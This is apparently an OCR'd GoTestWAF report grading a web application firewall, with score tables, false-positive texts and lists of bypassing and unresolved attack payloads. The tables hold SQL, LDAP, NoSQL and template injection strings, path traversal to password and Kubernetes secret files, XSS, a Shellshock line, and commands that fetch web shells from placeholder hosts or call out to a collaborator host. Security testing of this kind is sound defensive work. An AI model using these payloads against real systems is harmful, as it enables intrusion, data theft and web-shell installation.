
GoTestWAF API / Application Security Testing Results


Overall grade:

C 73.4 / 100

Project name : generic
URL : [redacted]
Testing Date : 03 May 2022
GoTestWAF version : unknown

Type	True-negative tests blocked	True-positive tests passed	Grade
API Security	A+ **100.0%**	N/A **0.0%**	A+ **100.0%**
Application Security	A **93.6%**	F **0.0%**	F **46.8%**





Benchmarks against other solutions

Type	API Security	Application Security	Overall score
ModSecurity PARANOIA=1	F 42.9%	F 30.3%	F 36.6%
ModSecurity PARANOIA=2	C+ 78.6%	F 34.7%	F 56.6%
ModSecurity PARANOIA=3	A- 92.9%	F 39.4%	D 66.2%
ModSecurity PARANOIA=4	A+ 100.0%	F 40.8%	C- 70.4%
Your project	A+ 100.0%	F 46.8%	C 73.4%

Details

Summary

Test set	Test case	Percentage	Blocked	Bypassed	Unresolved	Sent	Failed
community	community-lfi	100.00%	8	0	0	8	0
community	community-rce	100.00%	12	0	0	12	0
community	community-sqli	100.00%	32	0	0	32	0
community	community-xss	100.00%	524	0	0	524	0
community	community-xxe	100.00%	2	0	0	2	0
owasp	crlf	100.00%	8	0	0	8	0
owasp	ldap-injection	85.71%	12	2	2	16	0
owasp	mail-injection	83.33%	15	3	6	24	0
owasp	nosql-injection	85.71%	18	3	9	30	0
owasp	path-traversal	87.06%	74	11	25	110	0
owasp	rce	100.00%	14	0	4	18	0
owasp	rce-urlparam	100.00%	9	0	0	9	0
owasp	shell-injection	85.71%	36	6	6	48	0
owasp	sql-injection	79.66%	47	12	13	72	0
owasp	ss-include	80.77%	21	5	14	40	0
owasp	sst-injection	80.95%	34	8	22	64	0
owasp	xml-injection	100.00%	13	0	0	13	0
owasp	xss-scripting	83.15%	74	15	47	136	0
owasp-api	graphql	100.00%	6	0	0	6	0
owasp-api	graphql-post	100.00%	4	0	0	4	0
owasp-api	grpc	0.00%	0	0	0	0	0
owasp-api	rest	100.00%	2	0	0	2	0
owasp-api	soap	100.00%	2	0	0	2	0
false-pos	texts	0.00%	51	0	0	51	0

False Positive Tests

51 false positive requests identified as blocked (failed, bad behavior)

Payload	Test case	Encoder	Placeholder	Status
`union was a great select`	texts	URL	HTMLForm	403

h2<h1	texts	URL	URLParam	403
union was a great select	texts	URL	URLParam	403
union was a great select	texts	URL	HTMLMultipartForm	403
D'or 1st parfume	texts	URL	URLParam	403
h2<h1	texts	URL	HTMLForm	403
h2<h1	texts	URL	HTMLMultipartForm	403
D'or 1st parfume	texts	URL	HTMLForm	403
D'or 1st parfume	texts	URL	HTMLMultipartForm	403
1) a-b=c	texts	URL	URLParam	403
1) a-b=c	texts	URL	HTMLForm	403
1) a-b=c	texts	URL	HTMLMultipartForm	403
john+or@var.es	texts	URL	URLParam	403
john+or@var.es	texts	URL	HTMLForm	403
john+or@var.es	texts	URL	HTMLMultipartForm	403
DEAR FINN,--I think it would do; copy should reach us second post	texts	URL	HTMLForm	403
DEAR FINN,--I think it would do; copy should reach us second post	texts	URL	URLParam	403
DEAR FINN,--I think it would do; copy should reach us second post	texts	URL	HTMLMultipartForm	403
The Senora found herself a heroine; more than that, she became aware	texts	URL	URLParam	403
The Senora found herself a heroine; more than that, she became aware	texts	URL	HTMLMultipartForm	403
The Senora found herself a heroine; more than that, she became aware	texts	URL	HTMLForm	403
time he came.	texts	URL	URLParam	403
time he came.	texts	URL	HTMLForm	403
time he came.	texts	URL	HTMLMultipartForm	403
echo in the mirror	texts	URL	URLParam	403
echo in the mirror	texts	URL	HTMLForm	403
curl and divergence	texts	URL	URLParam	403
echo in the mirror	texts	URL	HTMLMultipartForm	403
curl and divergence	texts	URL	HTMLMultipartForm	403
curl and divergence	texts	URL	HTMLForm	403
exec noun	texts	URL	URLParam	403
bash away in the gym	texts	URL	URLParam	403

exec noun	texts	URL	HTMLForm	403
bash away in the gym	texts	URL	HTMLForm	403
exec noun	texts	URL	HTMLMultipartForm	403
bash away in the gym	texts	URL	HTMLMultipartForm	403
zsh is the best!	texts	URL	URLParam	403
zsh is the best!	texts	URL	HTMLMultipartForm	403
zsh is the best!	texts	URL	HTMLForm	403
java lang courses	texts	URL	URLParam	403
JavaScript: Basics of JavaScript Language	texts	URL	URLParam	403
java lang courses	texts	URL	HTMLForm	403
java lang courses	texts	URL	HTMLMultipartForm	403
JavaScript: Basics of JavaScript Language	texts	URL	HTMLForm	403
JavaScript: Basics of JavaScript Language	texts	URL	HTMLMultipartForm	403
ls 300 lexus	texts	URL	URLParam	403
ls 300 lexus	texts	URL	HTMLForm	403
ls 300 lexus	texts	URL	HTMLMultipartForm	403
nc 8000 controller	texts	URL	HTMLForm	403
nc 8000 controller	texts	URL	URLParam	403
nc 8000 controller	texts	URL	HTMLMultipartForm	403

0 false positive requests identified as bypassed (passed, good behavior)

Bypasses in Details

65 malicious requests have bypassed the security solution

Payload	Test case	Encoder	Placeholder	Status
`*)(uid=*))(|(uid=*`	ldap-injection	Base64Flat	URLParam	200
`(&(uid=*)(uid=*))(|(uid=*)(userPassword={MD5}X03MO1qnZdYdgyfeuILPmQ==))`	ldap-injection	Base64Flat	URLParam	200
`V100 CAPABILITY V101 FETCH 4791`	mail-injection	Base64Flat	URLParam	200
`QUIT`	mail-injection	Base64Flat	URLParam	200
`RCPT TO: test@evil.com`	mail-injection	Base64Flat	URLParam	200
`db.injection.insert({success:1});`	nosql-injection	Base64Flat	URLParam	200
`true, $where: '99 == 88'`	nosql-injection	Base64Flat	URLParam	200
`', $or: [ {}, { 'order':'order`	nosql-injection	Base64Flat	URLParam	200

/static/img/../../etc/passwd	path-traversal	Base64Flat	URLParam	200
.../.../WINDOWS/win.ini	path-traversal	Base64Flat	URLParam	200
..\..\..\..\usr/lib\libinjection.so.6	path-traversal	Base64Flat	URLParam	200
file=/etc/passwd	path-traversal	Base64Flat	URLParam	200
/src/../WEB-INF/web.xml	path-traversal	Base64Flat	URLParam	200
file://0000::001/var/run/secrets/kubernetes.io/serviceaccount	path-traversal	Base64Flat	URLParam	200
\\0::001\c$\windows\win.ini	path-traversal	Base64Flat	URLParam	200
\\::1\c$\users\default\ntuser.dat	path-traversal	Base64Flat	URLParam	200
\\localhost\c$\windows\win.ini	path-traversal	Base64Flat	URLParam	200
file:////////////////////////c|\windows\win.ini	path-traversal	Base64Flat	URLParam	200
php://filter/zlib.deflate/convert.base64-encode/resource=/etc/passwd	path-traversal	Base64Flat	URLParam	200
`echo${IFS}848954+773784`	shell-injection	Base64Flat	URLParam	200
;wget http://some_host/sh311.sh	shell-injection	Base64Flat	URLParam	200
|/bin/id|	shell-injection	Base64Flat	URLParam	200
|getent+hosts+somehost.burpcollaborator.net.&	shell-injection	Base64Flat	URLParam	200
;getent$IFS$9hosts$IFS$9somehost.burpcollaborator.net;echo$IFS$9$((3482*7301));	shell-injection	Base64Flat	URLParam	200
| set /a 3482*7301	shell-injection	Base64Flat	URLParam	200
"union select -7431.1, name, @aaa from u_base--w-	sql-injection	Base64Flat	URLParam	200
"union select -7431.1, name, @aaa from u_base--w-	sql-injection	Base64Flat	Header	200
'or 123.22=123.22	sql-injection	Base64Flat	URLParam	200
'or 123.22=123.22	sql-injection	Base64Flat	Header	200
' waitfor delay '00:00:10'--	sql-injection	Base64Flat	URLParam	200
' waitfor delay '00:00:10'--	sql-injection	Base64Flat	Header	200
')) or pg_sleep(5)--	sql-injection	Base64Flat	URLParam	200
')) or pg_sleep(5)--	sql-injection	Base64Flat	Header	200
(select(0)from(select(sleep(15)))v)/*'+(select(0)from(select(sleep(15)))v)+'%22+(select(0)from(select(sleep(15)))v)+%22*/	sql-injection	Base64Flat	Header	200
(select(0)from(select(sleep(15)))v)/*'+(select(0)from(select(sleep(15)))v)+'%22+(select(0)from(select(sleep(15)))v)+%22*/	sql-injection	Base64Flat	URLParam	200
3;/* a */ DECLARE @c varchar(255);/* b */SELECT @c='ping '+master.sys.fn_varbintohexstr(convert(varbinary,SYSTEM_USER))+'.000.burpcol'+'laborator.net';/*xx*/ EXEC Master.dbo.xp_cmdshell @c;/*xxx*/ EXEC sp_SYS_ProtoOp @id=3	sql-injection	Base64Flat	URLParam	200
3;/* a */ DECLARE @c varchar(255);/* b */SELECT @c='ping '+master.sys.fn_varbintohexstr(convert(varbinary,SYSTEM_USER))+'.000.burpcol'+'laborator.net';/*xx*/ EXEC Master.dbo.xp_cmdshell @c;/*xxx*/ EXEC sp_SYS_ProtoOp @id=3	sql-injection	Base64Flat	Header	200
<!——#exec cmd="wget http://some_host/shell.txt | rename shell.txt shell.php"—->	ss-include	Base64Flat	URLParam	200
<!——#echo var="DOCUMENT_URI" —->	ss-include	Base64Flat	URLParam	200

<!--#exec cmd="ls" -->	ss-include	Base64Flat	URLParam	200
<!--#exec cmd="dir" -->	ss-include	Base64Flat	URLParam	200
<!--#include file=”UUUUUUUU...UU”-->	ss-include	Base64Flat	URLParam	200
{php}echo ‘id’;{/php}	sst-injection	Base64Flat	URLParam	200
{{+''.__class__.__mro__[2].__subclasses__()[40]('/test/aaaa').read()+}}	sst-injection	Base64Flat	URLParam	200
${class.getResource("./test/test.res").getContent()}	sst-injection	Base64Flat	URLParam	200
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}	sst-injection	Base64Flat	URLParam	200
<#assign ex = "freemarker.template.utility.Execute"?new()>${ ex("id")}	sst-injection	Base64Flat	URLParam	200
aaaa\u0027%2b#{16*8787}%2b\u0027bbb	sst-injection	Base64Flat	URLParam	200
{{request|attr("__class__")}}	sst-injection	Base64Flat	URLParam	200
{{1337*1338}}	sst-injection	Base64Flat	URLParam	200
<body onload=alert('test1')>	xss-scripting	Base64Flat	URLParam	200
<b onmouseover=alert('Wufff!')>click me!</b>	xss-scripting	Base64Flat	URLParam	200
<IMG SRC=j&#X41vascript:alert('test')>	xss-scripting	Base64Flat	URLParam	200
<script>alert("TEST");</script>	xss-scripting	Base64Flat	URLParam	200
"><script>alert()</script>	xss-scripting	Base64Flat	URLParam	200
<img/src=x/onerror=xxx	xss-scripting	Base64Flat	URLParam	200
"onwheel=ead(111)	xss-scripting	Base64Flat	URLParam	200
?__proto__[innerHTML]=<img/src/onerror%3dalert(1)>	xss-scripting	Base64Flat	URLParam	200
?__proto__[CLOSURE_BASE_PATH]=data:,alert(1)//	xss-scripting	Base64Flat	URLParam	200
__proto__[v-if]=_c.constructor('alert(1)')()	xss-scripting	Base64Flat	URLParam	200
sometext<svg onload=alert(document.domain)>?mimeType=text/html	xss-scripting	Base64Flat	URLParam	200
'><svg/onload=alert`xss`>	xss-scripting	Base64Flat	URLParam	200
"])}catch(e){if(!this.x)alert(document.domain),this.x=1}//	xss-scripting	Base64Flat	URLParam	200
"));if(!self.x)self.x=!alert(document.domain)}catch(e){}//	xss-scripting	Base64Flat	URLParam	200
<ahref="javascript:top[8680439..toString(30)]()">XSS Test</a>	xss-scripting	Base64Flat	URLParam	200

Unresolved requests in Details

148 requests identified as blocked and passed or as not-blocked and not-passed

Payload	Test case	Encoder	Placeholder	Status
)(uid=))(|(uid=*	ldap-injection	Base64Flat	HTMLForm	405
(&(uid=*)(uid=*))(|(uid=*)(userPassword={MD5}X03MO1qnZdYdgyfeuILPmQ==))	ldap-injection	Base64Flat	HTMLForm	405
V100 CAPABILITY V101 FETCH 4791	mail-injection	Base64Flat	URLPath	404
V100 CAPABILITY V101 FETCH 4791	mail-injection	Base64Flat	HTMLForm	405

QUIT	mail-injection	Base64Flat	URLPath	404
QUIT	mail-injection	Base64Flat	HTMLForm	405
RCPT TO: test@evil.com	mail-injection	Base64Flat	URLPath	404
RCPT TO: test@evil.com	mail-injection	Base64Flat	HTMLForm	405
db.injection.insert({success:1});	nosql-injection	Base64Flat	URLPath	404
db.injection.insert({success:1});	nosql-injection	Base64Flat	HTMLForm	405
db.injection.insert({success:1});	nosql-injection	URL	URLPath	404
true, $where: '99 == 88'	nosql-injection	Base64Flat	URLPath	404
true, $where: '99 == 88'	nosql-injection	Base64Flat	HTMLForm	405
true, $where: '99 == 88'	nosql-injection	URL	URLPath	404
', $or: [{}, { 'order':'order	nosql-injection	Base64Flat	URLPath	404
', $or: [{}, { 'order':'order	nosql-injection	Base64Flat	HTMLForm	405
', $or: [{}, { 'order':'order	nosql-injection	URL	URLPath	404
/static/img/../../etc/passwd	path-traversal	Base64Flat	URLPath	404
/static/img/../../etc/passwd	path-traversal	Base64Flat	HTMLForm	405
.../.../WINDOWS/win.ini	path-traversal	Base64Flat	URLPath	404
.../.../WINDOWS/win.ini	path-traversal	Base64Flat	HTMLForm	405
..\\..\\..\\..\\usr/lib\\libinjection.so.6	path-traversal	Base64Flat	URLPath	404
..\\..\\..\\..\\usr/lib\\libinjection.so.6	path-traversal	Base64Flat	HTMLForm	405
file=/etc/passwd	path-traversal	Base64Flat	URLPath	404
file=/etc/passwd	path-traversal	Base64Flat	HTMLForm	405
file=/etc/passwd	path-traversal	URL	URLPath	404
/src/../WEB-INF/web.xml	path-traversal	Base64Flat	URLPath	404
/src/../WEB-INF/web.xml	path-traversal	Base64Flat	HTMLForm	405
file://0000::001/var/run/secrets/kubernetes.io/serviceaccount	path-traversal	Base64Flat	URLPath	404
file://0000::001/var/run/secrets/kubernetes.io/serviceaccount	path-traversal	Base64Flat	HTMLForm	405
file://0000::001/var/run/secrets/kubernetes.io/serviceaccount	path-traversal	URL	URLPath	404
\\\\0::001\\c$\\windows\\win.ini	path-traversal	Base64Flat	HTMLForm	405
\\\\0::001\\c$\\windows\\win.ini	path-traversal	Base64Flat	URLPath	404
\\\\::1\\c$\\users\\default\\ntuser.dat	path-traversal	Base64Flat	HTMLForm	405
\\\\::1\\c$\\users\\default\\ntuser.dat	path-traversal	Base64Flat	URLPath	404
\\\\localhost\\c$\\windows\\win.ini	path-traversal	Base64Flat	URLPath	404
\\\\localhost\\c$\\windows\\win.ini	path-traversal	Base64Flat	HTMLForm	405
file:////////////////////////c|\\windows\\win.ini	path-traversal	Base64Flat	URLPath	404
file:////////////////////////c|\\windows\\win.ini	path-traversal	Base64Flat	HTMLForm	405
php://filter/zlib.deflate/convert.base64-encode/resource=/etc/passwd	path-traversal	Base64Flat	URLPath	404
php://filter/zlib.deflate/convert.base64-encode/resource=/etc/passwd	path-traversal	Base64Flat	HTMLForm	405

php://filter/zlib.deflate/convert.base64-encode/resource=/etc/passwd	path-traversal	Base64Flat	HTMLForm	405
php://filter/zlib.deflate/convert.base64-encode/resource=/etc/passwd	path-traversal	URL	URLPath	404
Ev al ("Ex"&"e"&"cute(""Server.ScriptTimeout=3600:On Error Resume Next:Function bd(byVal s):For i=1 To Len(s) Step 2:c=M"&"i"&"d(s,i,2):If IsNumeric(M"&"i"&"d(s,i,1)) Then:Ex"&"e"&"cute(""""bd=bd&c"&"h"&"r(&H""""&c&"""")""""):Else:Ex"&"e"&"cute(""""bd=bd&c"&"h"&"r(&H""""&c&M"&"i"&"d(s,i 2,2)&"""")""""):i=i 2:End If""&c"&"h"&"r(10)&""Next:End Function:Response.Write(""""@*lxl*@""""):Ex"&"e"&"cute(""""On Error Resume Next:""""&bd(""""44696d20686d3a536574206f626a584d4c3d5365727665722e4372656174654f626a65637428224d53584d4c322e536572766572584d4c4854545022293a6f626a584d4c2e6f70656e2022474554222c22687474703a2f2f6576696c2e636f6d2f6170692e7068703f6b65793d7c786c736c31736b733832646a617364756473617878878222c66616c73653a6f626a584d4c2e736564428293a686d3d6f626a584d4c2e726573706f6e7365546578743a496620686d3c3e224f4b22205468656e3a526573706f6e73652e577269746528224554e4422293a456e642049663a526573706f6e73652e577269746528224c584c2229"""")):Response.Write(""""*@lxl@*""""):Response.End"")")	rce	URL	URLPath	404
Ev al ("Ex"&"e"&"cute(""Server.ScriptTimeout=3600:On Error Resume Next:Function bd(byVal s):For i=1 To Len(s) Step 2:c=M"&"i"&"d(s,i,2):If IsNumeric(M"&"i"&"d(s,i,1)) Then:Ex"&"e"&"cute(""""bd=bd&c"&"h"&"r(&H""""&c&"""")""""):Else:Ex"&"e"&"cute(""""bd=bd&c"&"h"&"r(&H""""&c&M"&"i"&"d(s,i 2,2)&"""")""""):i=i 2:End If""&c"&"h"&"r(10)&""Next:End Function:Response.Write(""""@*lxl*@""""):Ex"&"e"&"cute(""""On Error Resume Next:""""&bd(""""44696d20686d3a536574206f626a584d4c3d5365727665722e4372656174654f626a65637428224d53584d4c322e536572766572584d4c4854545022293a6f626a584d4c2e6f70656e2022474554222c22687474703a2f2f6576696c2e636f6d2f6170692e7068703f6b65793d7c786c736c31736b733832646a617364756473617878878222c66616c73653a6f626a584d4c2e736564428293a686d3d6f626a584d4c2e726573706f6e7365546578743a496620686d3c3e224f4b22205468656e3a526573706f6e73652e577269746528224554e4422293a456e642049663a526573706f6e73652e577269746528224c584c2229"""")):Response.Write(""""*@lxl@*""""):Response.End"")")	rce	Plain	URLPath	404
() { :; }; echo ; /bin/bash -c 'cat /etc/passwd'	rce	URL	URLPath	404
() { :; }; echo ; /bin/bash -c 'cat /etc/passwd'	rce	Plain	URLPath	404
`echo${IFS}848954+773784`	shell-injection	Base64Flat	HTMLForm	405
;wget http://some_host/sh311.sh	shell-injection	Base64Flat	HTMLForm	405
|/bin/id|	shell-injection	Base64Flat	HTMLForm	405
|getent+hosts+somehost.burpcollaborator.net.&	shell-injection	Base64Flat	HTMLForm	405
;getent$IFS$9hosts$IFS$9somehost.burpcollaborator.net;echo$IFS$9$((3482*7301));	shell-injection	Base64Flat	HTMLForm	405
| set /a 3482*7301	shell-injection	Base64Flat	HTMLForm	405
"union select -7431.1, name, @aaa from u_base--w-	sql-injection	Base64Flat	URLPath	404
"union select -7431.1, name, @aaa from u_base--w-	sql-injection	Base64Flat	HTMLForm	405
'or 123.22=123.22	sql-injection	Base64Flat	URLPath	404
'or 123.22=123.22	sql-injection	Base64Flat	HTMLForm	405
' waitfor delay '00:00:10'--	sql-injection	Base64Flat	URLPath	404
' waitfor delay '00:00:10'--	sql-injection	Base64Flat	HTMLForm	405
')) or pg_sleep(5)--	sql-injection	Base64Flat	URLPath	404
')) or pg_sleep(5)--	sql-injection	Base64Flat	HTMLForm	405
(select(0)from(select(sleep(15)))v)/*'+(select(0)from(select(sleep(1				

(select(0)from(select(sleep(15)))v)/*'+(select(0)from(select(sleep(15)))v)+'%22+(select(0)from(select(sleep(15)))v)+%22*/	sql-injection	Base64Flat	URLPath	404
(select(0)from(select(sleep(15)))v)/*'+(select(0)from(select(sleep(15)))v)+'%22+(select(0)from(select(sleep(15)))v)+%22*/	sql-injection	Base64Flat	HTMLForm	405
3;/* a */ DECLARE @c varchar(255);/* b */SELECT @c='ping '+master.sys.fn_varbintohexstr(convert(varbinary,SYSTEM_USER))+'.000.burpcol'+'laborator.net';/*xx*/ EXEC Master.dbo.xp_cmdshell @c;/*xxx*/ EXEC sp_SYS_ProtoOp @id=3	sql-injection	Base64Flat	URLPath	404
3;/* a */ DECLARE @c varchar(255);/* b */SELECT @c='ping '+master.sys.fn_varbintohexstr(convert(varbinary,SYSTEM_USER))+'.000.burpcol'+'laborator.net';/*xx*/ EXEC Master.dbo.xp_cmdshell @c;/*xxx*/ EXEC sp_SYS_ProtoOp @id=3	sql-injection	Base64Flat	HTMLForm	405
3;/* a */ DECLARE @c varchar(255);/* b */SELECT @c='ping '+master.sys.fn_varbintohexstr(convert(varbinary,SYSTEM_USER))+'.000.burpcol'+'laborator.net';/*xx*/ EXEC Master.dbo.xp_cmdshell @c;/*xxx*/ EXEC sp_SYS_ProtoOp @id=3	sql-injection	URL	URLPath	404
<!--#exec cmd="wget http://some_host/shell.txt | rename shell.txt shell.php"-->	ss-include	Base64Flat	URLPath	404
<!--#exec cmd="wget http://some_host/shell.txt | rename shell.txt shell.php"-->	ss-include	Base64Flat	HTMLForm	405
<!--#exec cmd="wget http://some_host/shell.txt | rename shell.txt shell.php"-->	ss-include	URL	URLPath	404
<!--#echo var="DOCUMENT_URI" -->	ss-include	Base64Flat	URLPath	404
<!--#echo var="DOCUMENT_URI" -->	ss-include	Base64Flat	HTMLForm	405
<!--#echo var="DOCUMENT_URI" -->	ss-include	URL	URLPath	404
<!--#exec cmd="ls" -->	ss-include	Base64Flat	URLPath	404
<!--#exec cmd="ls" -->	ss-include	Base64Flat	HTMLForm	405
<!--#exec cmd="ls" -->	ss-include	URL	URLPath	404
<!--#exec cmd="dir" -->	ss-include	Base64Flat	URLPath	404
<!--#exec cmd="dir" -->	ss-include	Base64Flat	HTMLForm	405
<!--#exec cmd="dir" -->	ss-include	URL	URLPath	404
<!--#include file=”UUUUUUUU...UU”-->	ss-include	Base64Flat	URLPath	404
<!--#include file=”UUUUUUUU...UU”-->	ss-include	Base64Flat	HTMLForm	405
{php}echo ‘id’;{/php}	sst-injection	Base64Flat	URLPath	404
{php}echo ‘id’;{/php}	sst-injection	Base64Flat	HTMLForm	405
{{+''.__class__.__mro__[2].__subclasses__()[40]('/test/aaaa').read()+}}	sst-injection	Base64Flat	URLPath	404
{{+''.__class__.__mro__[2].__subclasses__()[40]('/test/aaaa').read()+}}	sst-injection	Base64Flat	HTMLForm	405
${class.getResource("./test/test.res").getContent()}	sst-injection	Base64Flat	URLPath	404
${class.getResource("./test/test.res").getContent()}	sst-injection	URL	URLPath	404
${class.getResource("./test/test.res").getContent()}	sst-injection	Base64Flat	HTMLForm	405
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}	sst-injection	Base64Flat	URLPath	404

{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}	sst-injection	Base64Flat	HTMLForm	405
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}	sst-injection	URL	URLPath	404
<#assign ex = "freemarker.template.utility.Execute"?new()>${ ex("id")}	sst-injection	Base64Flat	HTMLForm	405
<#assign ex = "freemarker.template.utility.Execute"?new()>${ ex("id")}	sst-injection	URL	URLPath	404
<#assign ex = "freemarker.template.utility.Execute"?new()>${ ex("id")}	sst-injection	Base64Flat	URLPath	404
aaaa\u0027%2b#{16*8787}%2b\u0027bbb	sst-injection	Base64Flat	URLPath	404
aaaa\u0027%2b#{16*8787}%2b\u0027bbb	sst-injection	Base64Flat	HTMLForm	405
aaaa\u0027%2b#{16*8787}%2b\u0027bbb	sst-injection	URL	URLPath	404
{{request|attr("__class__")}}	sst-injection	Base64Flat	URLPath	404
{{request|attr("__class__")}}	sst-injection	Base64Flat	HTMLForm	405
{{request|attr("__class__")}}	sst-injection	URL	URLPath	404
{{1337*1338}}	sst-injection	Base64Flat	URLPath	404
{{1337*1338}}	sst-injection	Base64Flat	HTMLForm	405
{{1337*1338}}	sst-injection	URL	URLPath	404
<body onload=alert('test1')>	xss-scripting	Base64Flat	HTMLForm	405
<body onload=alert('test1')>	xss-scripting	Base64Flat	URLPath	404
<body onload=alert('test1')>	xss-scripting	URL	URLPath	404
<b onmouseover=alert('Wufff!')>click me!</b>	xss-scripting	Base64Flat	URLPath	404
<b onmouseover=alert('Wufff!')>click me!</b>	xss-scripting	Base64Flat	HTMLForm	405
<b onmouseover=alert('Wufff!')>click me!</b>	xss-scripting	URL	URLPath	404
<IMG SRC=j&#X41vascript:alert('test')>	xss-scripting	Base64Flat	URLPath	404
<IMG SRC=j&#X41vascript:alert('test')>	xss-scripting	Base64Flat	HTMLForm	405
<IMG SRC=j&#X41vascript:alert('test')>	xss-scripting	URL	URLPath	404
<script>alert("TEST");</script>	xss-scripting	Base64Flat	URLPath	404
<script>alert("TEST");</script>	xss-scripting	Base64Flat	HTMLForm	405
"><script>alert()</script>	xss-scripting	Base64Flat	URLPath	404
"><script>alert()</script>	xss-scripting	Base64Flat	HTMLForm	405
<img/src=x/onerror=xxx	xss-scripting	Base64Flat	URLPath	404
<img/src=x/onerror=xxx	xss-scripting	Base64Flat	HTMLForm	405
<img/src=x/onerror=xxx	xss-scripting	URL	URLPath	404
"onwheel=ead(111)	xss-scripting	Base64Flat	URLPath	404
"onwheel=ead(111)	xss-scripting	Base64Flat	HTMLForm	405
"onwheel=ead(111)	xss-scripting	URL	URLPath	404
?__proto__[innerHTML]=<img/src/onerror%3dalert(1)>	xss-scripting	Base64Flat	URLPath	404

?__proto__[innerHTML]=<img/src/onerror%3dalert(1)>	xss-scripting	Base64Flat	HTMLForm	405
?__proto__[innerHTML]=<img/src/onerror%3dalert(1)>	xss-scripting	URL	URLPath	404
?__proto__[CLOSURE_BASE_PATH]=data:,alert(1)//	xss-scripting	Base64Flat	URLPath	404
?__proto__[CLOSURE_BASE_PATH]=data:,alert(1)//	xss-scripting	URL	URLPath	404
?__proto__[CLOSURE_BASE_PATH]=data:,alert(1)//	xss-scripting	Base64Flat	HTMLForm	405
__proto__[v-if]=_c.constructor('alert(1)')()	xss-scripting	Base64Flat	URLPath	404
__proto__[v-if]=_c.constructor('alert(1)')()	xss-scripting	Base64Flat	HTMLForm	405
__proto__[v-if]=_c.constructor('alert(1)')()	xss-scripting	URL	URLPath	404
sometext<svg onload=alert(document.domain)>?mimeType=text/html	xss-scripting	Base64Flat	URLPath	404
sometext<svg onload=alert(document.domain)>?mimeType=text/html	xss-scripting	Base64Flat	HTMLForm	405
sometext<svg onload=alert(document.domain)>?mimeType=text/html	xss-scripting	URL	URLPath	404
'><svg/onload=alert`xss`>	xss-scripting	Base64Flat	URLPath	404
